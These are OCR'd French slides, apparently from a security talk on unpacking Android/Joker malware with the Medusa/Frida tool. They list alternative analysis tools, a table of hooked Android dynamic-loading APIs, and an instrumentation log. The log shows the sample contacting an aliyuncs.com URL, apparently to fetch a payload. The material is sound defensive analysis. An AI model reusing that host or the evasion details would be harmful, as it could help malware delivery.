
Android/Joker: 4 payloads !




Android/Joker: 4 payloads !



Android/Joker: 4 payloads !



Android/Joker: 4 payloads !



Plus d'infos: https://cryptax.medium.com/...

Alternatives à Medusa

MobSF

- Installation automatique de Frida
- Aussi analyse statique

Dexcalibur

- Très facile d'ajouter des hooks
- Facile à adapter

House

- Installation facile
- Super monitoring fichiers, shared prefs, http

Objection

- Installation facile
- En ligne de commande

1 Introduction

2 Détection de packers

3 Unpacking statique

4 Unpacking avec Medusa


5 Conclusion

Conclusion


- Les **unpackers statiques**, ça vaut le coup !
- **Medusa rocks**!


FORTINET

Alternatives




Alternatives



Type	Method	Status
Fingerprint	android.telephony.TelephonyManager.getDeviceId()<java.lang.String>	OFF
DynamicLoader	dalvik.system.BaseDexClassLoader.<init>(<java.lang.String><java.io.File><java.lang.String><java.lang.ClassLoader>)<void>	ON
DynamicLoader	dalvik.system.BaseDexClassLoader.findClass(<java.lang.String>)<java.lang.Class>	OFF
DynamicLoader	dalvik.system.DexClassLoader.<init>(<java.lang.String><java.lang.String><java.lang.String><java.lang.ClassLoader>)<void>	ON
DynamicLoader	dalvik.system.DexFile.<init>(<java.io.File>)<void>	ON
DynamicLoader	dalvik.system.DexFile.<init>(<java.lang.String>)<void>	ON
DynamicLoader	dalvik.system.DexFile.loadDex(<java.lang.String><java.lang.String><int>)<dalvik.system.DexFile>	ON
DynamicLoader	dalvik.system.InMemoryDexClassLoader.<init>(<java.nio.ByteBuffer><java.lang.ClassLoader>)<void>	ON
DynamicLoader	dalvik.system.PathClassLoader.<init>(<java.lang.String><java.lang.ClassLoader>)<void>	ON
DynamicLoader	dalvik.system.PathClassLoader.<init>(<java.lang.String><java.lang.String><java.lang.ClassLoader>)<void>	ON
FileDescriptor	java.io.File.<init>(<java.io.File><java.lang.String>)<void>	ON
FileDescriptor	java.io.File.<init>(<java.lang.String><java.lang.String>)<void>	ON
FileDescriptor	java.io.File.<init>(<java.lang.String>)<void>	ON
FileDescriptor	java.io.File.<init>(<java.net.URI>)<void>	ON
DynamicLoader	java.lang.Class.forName(<java.lang.String><boolean><java.lang.ClassLoader>)<java.lang.Class>	OFF
DynamicLoader	java.lang.Class.getMethod(<java.lang.String><java.lang.Class>[])<java.lang.reflect.Method>	OFF
NativeLibrary	java.lang.Runtime.load(<java.lang.String>)<void>	OFF
NativeLibrary	java.lang.Runtime.loadLibrary(<java.lang.String>)<void>	OFF
IssueObserver	java.lang.SecurityException.<init>(<java.lang.String><java.lang.Throwable>)<void>	OFF

Alternatives



Alternatives

```
(agent) [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://i9gpk.oss-us-east-1.aliyuncs.com/0515)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://i9gpk.oss-us-east-1.aliyuncs.com/0515, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
(agent) [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://i9gpk.oss-us-east-1.aliyuncs.com/0515)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://i9gpk.oss-us-east-1.aliyuncs.com/0515, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
(agent) [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://i9gpk.oss-us-east-1.aliyuncs.com/0515)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://i9gpk.oss-us-east-1.aliyuncs.com/0515, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
(agent) [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://firebaseremoteconfig.googleapis.com/v1/projects/171408391002/nam
espaces/firebase:fetch)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://firebaseremoteconfig.googleapis.com/v1/projects/17140839
1002/namespaces/firebase:fetch, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
```